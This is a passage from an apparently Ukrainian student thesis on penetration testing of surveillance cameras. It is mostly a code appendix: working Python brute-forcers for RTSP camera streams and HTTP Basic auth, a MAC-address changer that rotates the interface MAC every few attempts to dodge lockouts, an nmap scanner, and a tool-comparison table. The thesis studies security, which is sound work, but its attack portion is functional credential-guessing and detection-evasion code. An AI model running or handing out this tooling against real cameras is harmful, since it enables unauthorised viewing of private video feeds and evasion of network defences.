    for ip_address in ip_addresses:
        print(f"\nStarting RTSP brute-force on {ip_address}")
        for login, password in credentials:
            print(f"Trying login: {login}, password: {password}")
```

```
            run_rtsp_bruteforce(interface, ip_address, args.credentials_file,
use_changer)

if args.show_video:
    for ip_address in ip_addresses:

        credentials = read_credentials_from_file(args.credentials_file)
        for login, password in credentials:
                                                              rtsp_url        =
f"rtsp://{login}:{password}@{ip_address}/Streaming/Channels/101"
            print(f"\nShowing video for RTSP stream on {ip_address}")
            show_rtsp_video(rtsp_url)
```

mac_changer.py

```
import subprocess
import string
import random
import time

def get_random_mac_address():

    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    mac = ""

    for i in range(6):
        for j in range(2):
            if i == 0:
                mac += random.choice("02468ACE")
            else:
                mac += random.choice(uppercased_hexdigits)
        mac += ":"
    return mac.strip(":")

def change_mac(interface):

    changed_mac = get_random_mac_address()
    try:
        print(f"[+] Changing MAC address for {interface}...")
       subprocess.call(f"sudo ip link set dev {interface} down", shell=True)
            subprocess.call(f"sudo  ip  link  set  dev  {interface}  address
{changed_mac}", shell=True)
        subprocess.call(f"sudo ip link set dev {interface} up", shell=True)
        print(f"[+] The new MAC is {changed_mac}")
        time.sleep(1)  # Wait for 1 second after changing MAC address
    except Exception as e:
        print(f"[!] Error changing MAC address: {e}")
    return changed_mac
```

RTSP_brute.py

```
import subprocess
import cv2
import time
from mac_changer import change_mac
import sys

def check_rtsp_connection(ip, credentials_file, interface, use_changer):
    try:
```

```
        with open(credentials_file, "r", encoding="utf-8") as f:
            lines = [line.strip() for line in f if line.strip()]
    except FileNotFoundError:
        print(f"[ ] File {credentials_file} not found.")
        return
    attempt = 0

    for line in lines:
        if ':' not in line:
            continue
        username, password = line.split(":", 1)

                                                    rtsp_url            =
f"rtsp://{username}:{password}@{ip}/Streaming/Channels/101"
        cap = cv2.VideoCapture(rtsp_url)

        if cap.isOpened():
            print(f"[+] Успішне підключення: {username}:{password}")
            cap.release()
            sys.exit(0)
            return
        else:
            print(f"[-] Спроба {username}:{password} — невдала")
            time.sleep(1)

        attempt += 1

        if attempt % 5 == 0 and use_changer:
            print("[ ] Changing MAC address...")
            change_mac(interface)
            time.sleep(1)

    print("[×] Не вдалося підключитися за жодною з пар логін/пароль.")

def run_rtsp_bruteforce(interface, ip, credentials_file, use_changer):

    check_rtsp_connection(ip, credentials_file, interface, use_changer)
```

rtsp_video.py

```
import cv2

def show_rtsp_video(rtsp_url):

    cap = cv2.VideoCapture(rtsp_url)

    if not cap.isOpened():
        print(f"[×] Не вдалося відкрити потік: {rtsp_url}")
        return

    print(f"[+] Відкрито RTSP потік: {rtsp_url}")
    while True:
        ret, frame = cap.read()
        if not ret:
            print("[×] Кінцева частина відео.")
            break
        cv2.imshow("RTSP Video", frame)
```

```
        if cv2.waitKey(1) & 0xFF == ord('q'):
            break

    cap.release()
    cv2.destroyAllWindows()
```

scanner.py


```
import nmap

def scan_network(ip: str, ports: str):

    nm = nmap.PortScanner()

     nm.scan(ip, ports, "-sV --script http-favicon,http-title,http-server-
header")

    if not nm.all_hosts():
        print(f"\n[!] Хост {ip} недоступний або не відповідає.")
        return

    host = list(nm.all_hosts())[0]
    print(f"\nIP: {host}")
    print("MAC:", nm[host]['addresses'].get('mac', 'невідомо'))

    vendor_info = nm[host].get('vendor', {})
    print("Vendor:", next(iter(vendor_info.values()), 'невідомо'))

    for proto in nm[host].all_protocols():
        for port in nm[host][proto]:
            s = nm[host][proto][port]
            print(f"\n{port}/{proto} {s['name']} {s['state']}")
            for k, v in s.get('script', {}).items():
                print(f"{k}: {v.strip()}")
```

HTTP_brute.py

```
import requests
from mac_changer import change_mac
import time
from requests.auth import HTTPBasicAuth

def bruteforce_http_auth(url: str, credentials_file: str, use_changer,
interface, restriction):
    headers = {
        "Cache-Control": "max-age=0",
        "Accept-Language": "en-US,en;q=0.9",
        "Upgrade-Insecure-Requests": "1",
         "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36",
                                                                "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive"
    }

    try:
        with open(credentials_file, "r", encoding="utf-8") as file:
```

```
            attempt = 0
            for line in file:

                credentials = line.strip().split(":")

                if len(credentials) != 2:
                    print(f"[!] Невірний формат для рядка: {line.strip()}")
                    continue

                username, password = credentials

                if not username or not password:
                    continue

                print(f"[ ] Перевіряється: {username}:{password}")
                          response = requests.get(url, headers=headers,
auth=HTTPBasicAuth(username, password))

                if response.status_code == 200:
                    print(f"[+] Успішний вхід: {username}:{password}")
                    return username, password
                else:
                    print(f"[-] Невдала спроба: {username}:{password}")
                    attempt += 1

                if attempt % int(restriction) == 0 and use_changer:
                    print("[ ] Changing MAC address...")
                    change_mac(interface)
                    time.sleep(1)

    except FileNotFoundError:
        print(f"[!] Файл {credentials_file} не знайдено.")
    except Exception as e:
        print(f"[!] Помилка: {e}")

    print("[×] Пароль не підібрано.")

def run_http_bruteforce(url, password_file, use_changer, interface,
restriction):
      bruteforce_http_auth(url, password_file, use_changer, interface,
restriction)
```

Додаток В



Додаток В 72

ІЛЮСТРАТИВНА ЧАСТИНА

ЗАСІБ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ КАМЕР ВІДЕОСПОСТЕРЕЖЕННЯ


Виконав: студент 4 курсу групи 1БС-21б
спеціальності 125 Кібербезпека
_____ Максим ГАВРИЛЮК
16 червня 2025 р.

Керівник: к. т. н., доцент каф. ЗІ
_____ Юрій БАРИШЕВ
16 червня 2025 р.


Порівняльний аналіз засобів тестування на проникнення

Засіб	Cameradar [30]	Routersploit [31, 32]	Hikka [33]	CheckVideo IP Camera Tool [34]
Функція сканування портів	Присутня функція вказувати порти для сканування, стандартні значення 554, 5554, 8554	Можливе сканування деяких стандартних портів. Вже буде залежати від вибраного модуля.	–	Програма виявляє IP-адреси пристроїв але не демонструє доступні відкриті порти
Функція розпізнавання моделі камери	Програма здатна розпізнати у більшості випадків модель камери при скануванні	–	–	Розпізнає модель камери в локальній мережі
Функція підбору паролів	Користувач вказує місце з словником для перебору логінів і паролів для RTSP потоку. Після цього відбувається атака.	Присутній модуль для виконання атаки грубої сили Присутня перевірка на стандартні логіни і паролі від виробника.	Наявна можливість для використання словникових атак	Програма використовує вбудований список паролів і логінів який не можна змінити


Узагальнена архітектура засобу




Архітектура модуля підбору паролів



